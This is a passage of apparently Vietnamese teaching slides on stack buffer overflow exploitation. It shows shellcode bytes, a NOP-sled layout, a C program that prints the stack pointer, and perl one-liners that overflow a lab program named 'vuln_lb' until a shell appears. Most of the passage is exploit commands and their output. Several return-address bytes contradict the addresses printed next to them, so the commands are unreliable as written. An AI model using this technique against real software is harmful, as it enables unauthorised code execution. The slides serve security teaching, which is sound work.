2\x69\x6e\x2f\x73\x68\x58\x2d\x2d\x2d\x2d\x2b\x2b\x2b\x2  
b"+
```

```
"\x30\xf6\xff\xbf" * 50 ' | ./stack7.c
```

```
90 90 90 90 90 90 90 90 90 90 90 90  
90 90 90 90 90 90 90 90 90 90 90 90  
90 90 shellcode addr ... addr
```

Đoán địa chỉ stack pointer

- Chuyển stack pointer xuống vài trăm/ngàn bytes và thử vài lần ta sẽ đoán đúng vào đoạn NOP-sled

```
/* * test_sp.c * The program prints out its stack pointer */
unsigned long sp(void) {
    __asm__("movl %esp, %eax"); // %eax contains the returned
    value }

int main(int argc, char* argv[]) {
    unsigned long esp = sp();
    unsigned int offset = 0;
    if (argc == 2) {
        offset = atoi(argv[1]);
    }
    printf("ESP = 0x%x\n", esp);
    printf("offset = 0x%x\n", offset);
    printf("ESP - offset = 0x%x\n", esp-offset);
}
```

Thử tăng offset

- Lần 1:

```
$ ./sp 1300
```

```
ESP = 0xbffff988
```

```
offset = 0x514
```

```
ESP - offset = 0xbffff474
```

```
$ vuln_lb `perl -e 'print "\x90"x201;``cat ex10``perl  
-e 'print "\x74\x44\xff\xbf"x200;`
```

Illegal instruction

- Lần 2:

```
$ ./sp 1400
```

```
ESP      = 0xbffff988
```

```
offset    = 0x578
```

```
ESP - offset = 0xbffff410
```

```
$ vuln_lb `perl -e 'print "\x90"x201;``cat ex10``perl  
-e 'print "\x10\x44\xff\xbf"x200;`
```

```
sh-2.05b$ exit
```

```
exit
```

Thử tăng offset

- Lần 3:

```
$ ./sp 1500
```

```
ESP      = 0xbffff988
```

```
offset    = 0x5dc
```

```
ESP - offset = 0xbffff3ac
```

```
$ vuln_lb `perl -e 'print "\x90"x201;'`cat ex10`perl  
-e 'print "\xac\x33\xff\xbf"x200;`
```

```
sh-2.05b$ exit
```

```
exit
```

DONE!